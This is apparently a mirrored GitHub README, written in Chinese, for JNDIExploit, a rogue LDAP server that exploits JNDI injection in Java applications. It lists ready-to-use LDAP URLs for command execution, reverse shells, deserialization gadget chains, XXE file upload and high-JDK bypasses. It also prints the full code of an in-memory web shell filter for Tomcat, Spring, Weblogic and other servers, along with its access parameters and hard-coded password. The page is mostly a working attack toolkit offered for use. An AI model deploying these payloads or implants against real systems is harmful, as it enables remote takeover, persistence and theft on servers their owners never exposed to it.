



1 Watch | 0 Star | 0 Fork | 0 Issue

overview issues

A malicious LDAP server for JNDI injection attacks 1 JAVA

FunctFan master
pushedAt 2 years ago

FunctFan/JNDIExploit

JNDIExploit

一款用于 `JNDI注入` 利用的工具，大量参考/引用了 `Rogue JNDI` 项目的代码，支持直接 `植入内存shell` ，并集成了常见的 `bypass 高版本JDK` 的方式，适用于与自动化工具配合使用。

使用说明

使用 `java -jar JNDIExploit.jar -h` 查看参数说明，其中 `--ip` 参数为必选参数

```
Usage: java -jar JNDIExploit.jar [options]
  Options:
  * -i, --ip       Local ip address
    -l, --ldapPort Ldap bind port (default: 1389)
    -p, --httpPort Http bind port (default: 8080)
    -u, --usage    Show usage (default: false)
    -h, --help     Show this help
```

使用 `java -jar JNDIExploit.jar -u` 查看支持的 LDAP 格式

```
Supported LADP Queries
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
    ldap://127.0.0.1:1389/Basic/Command/[cmd]
    ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Basic/TomcatEcho
    ldap://127.0.0.1:1389/Basic/SpringEcho
    ldap://127.0.0.1:1389/Basic/WeblogicEcho
    ldap://
    ldap://127.0.0.1:1389/Basic/JettyMemshell
    ldap://127.0.0.1:1389/Basic/WeblogicMemshell
    ldap://127.0.0.1:1389/Basic/JBossMemshell
    ldap://127.0.0.1:1389/Basic/WebsphereMemshell
    ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialization/[GadgetType]/[PayloadType]/[Params], e.g.
    ldap://127.0.0.1:1389/Deserialization/URLDNS/[domain]
    ldap://127.0.0.1:1389/Deserialization/CommonsCollections1/Dnslog/[domain]
    ldap://127.0.0.1:1389/Deserialization/CommonsCollections2/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/Deserialization/CommonsBeanutils1/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/Deserialization/CommonsBeanutils2/TomcatEcho
    ldap://127.0.0.1:1389/Deserialization/C3P0/SpringEcho
    ldap://127.0.0.1:1389/Deserialization/Jdk7u21/WeblogicEcho
    ldap://127.0.0.1:1389/Deserialization/Jre8u20/TomcatMemshell    ---ALSO support other memshells

[+] TomcatBypass Queries
    ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
    ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
    ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/TomcatBypass/TomcatEcho
    ldap://127.0.0.1:1389/TomcatBypass/SpringEcho
    ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
    ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries
    ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
    ldap://127.0.0.1:1389/GroovyBypass/Command/Base64/[base64_encoded_cmd]

[+] WebsphereBypass Queries
    ldap://127.0.0.1:1389/WebsphereBypass/List/file=[file or directory]
    ldap://127.0.0.1:1389/WebsphereBypass/Upload/Dnslog/[domain]
    ldap://127.0.0.1:1389/WebsphereBypass/Upload/Command/[cmd]
    ldap://127.0.0.1:1389/WebsphereBypass/Upload/Command/Base64/[base64_encoded_cmd]
    ldap://127.0.0.1:1389/WebsphereBypass/Upload/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://127.0.0.1:1389/WebsphereBypass/Upload/WebsphereMemshell
    ldap://127.0.0.1:1389/WebsphereBypass/RCE/path=[uploaded_jar_path]   ----e.g: ../../../../../tmp/jar_cache780816748954952
```

- 目前支持的所有 `PayloadType` 为
  - `Dnslog` : 用于产生一个 `DNS` 请求，与 `DNSLog` 平台配合使用，对 `Linux/Windows` 进行了简单的适配
  - `Command` : 用于执行命令，如果命令有特殊字符，支持对命令进行 `Base64编码` 后传输
  - `ReverseShell` : 用于 `Linux` 系统的反弹shell，方便使用
  - `TomcatEcho` : 用于在中间件为 `Tomcat` 时命令执行结果的回显，通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
  - `SpringEcho` : 用于在框架为 `SpringMVC/SpringBoot` 时命令执行结果的回显，通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
  - `WeblogicEcho` : 用于在中间件为 `Weblogic` 时命令执行结果的回显，通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
  - `TomcatMemshell` : 用于植入 `Tomcat内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
  - `SpringMemshell` : 用于植入 `Spring内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
  - `WeblogicMemshell` : 用于植入 `Weblogic内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
  - `JettyMemshell` : 用于植入 `Jetty内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
  - `JBossMemshell` : 用于植入 `JBoss内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
  - `WebsphereMemshell` : 用于植入 `Websphere内存shell` ，支持 `Behinder shell` 与 `Basic cmd shell`
- 目前支持的所有 `GadgetType` 为
  - `URLDNS`
  - `CommonsBeanutis1`
  - `CommonsBeanutis2`
  - `CommonsCollections1`
  - `CommonsCollections2`
  - `C3P0`
  - `Jdk7u21`
  - `Jre8u20`
- `WebsphereBypass` 中的 3 个动作：
  - `list` ：基于 `XXE` 查看目标服务器上的目录或文件内容
  - `upload` ：基于 `XXE` 的 `jar协议` 将恶意 `jar包` 上传至目标服务器的临时目录
  - `rce` ：加载已上传至目标服务器临时目录的 `jar包` ，从而达到远程代码执行的效果（这一步本地未复现成功，抛 `java.lang.IllegalStateException: For application client runtime, the client factory execute on a managed server thread is not allowed.` 异常，有复现成功的小伙伴麻烦指导下）

`内存shell` 说明

- 采用动态添加 `Filter/Controller` 的方式，并将添加的 `Filter` 移动至 `FilterChain` 的第一位
- `内存shell` 的兼容性测试结果请参考 memshell 项目
- `Basic cmd shell` 的访问方式为 `/anything?type=basic&pass=[cmd]`
- `Behinder`
  在访问时需要添加 `X-Options-Ai` 头部，密码为 `rebeyond`

植入的 Filter 代码如下：

```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOExcept
        System.out.println("[+] Dynamic Filter says hello");
        String k;
        Cipher cipher;
        if (servletRequest.getParameter("type") != null && servletRequest.getParameter("type").equals("basic")) {
            k = servletRequest.getParameter("pass");
            if (k != null && !k.isEmpty()) {
                cipher = null;
                String[] cmds;
                if (File.separator.equals("/")) {
                    cmds = new String[]{"/bin/sh", "-c", k};
                } else {
                    cmds = new String[]{"cmd", "/C", k};
                }

                String result = (new Scanner(Runtime.getRuntime().exec(cmds).getInputStream())).useDelimiter("\\A").next();
                servletResponse.getWriter().println(result);
            }
        } else if (((HttpServletRequest)servletRequest).getHeader("X-Options-Ai") != null) {
            try {
                if (((HttpServletRequest)servletRequest).getMethod().equals("POST")) {
                    k = "e45e329feb5d925b";
                    ((HttpServletRequest)servletRequest).getSession().setAttribute("u", k);
                    cipher = Cipher.getInstance("AES");
                    cipher.init(2, new SecretKeySpec((((HttpServletRequest)servletRequest).getSession().getAttribute("u") + "
                    byte[] evilClassBytes = cipher.doFinal((new BASE64Decoder()).decodeBuffer(servletRequest.getReader().read
                    Class evilClass = (Class)this.myClassLoaderClazz.getDeclaredMethod("defineClass", byte[].class, ClassLoad
                    Object evilObject = evilClass.newInstance();
                    Method targetMethod = evilClass.getDeclaredMethod("equals", ServletRequest.class, ServletResponse.class);
                    targetMethod.invoke(evilObject, servletRequest, servletResponse);
                }
            } catch (Exception var10) {
                var10.printStackTrace();
            }
        } else {
            filterChain.doFilter(servletRequest, servletResponse);
        }

    }
```

参考

- https://github.com/veracode-research/rogue-jndi
- https://github.com/welk1n/JNDI-Injection-Exploit
- https://github.com/welk1n/JNDI-Injection-Bypass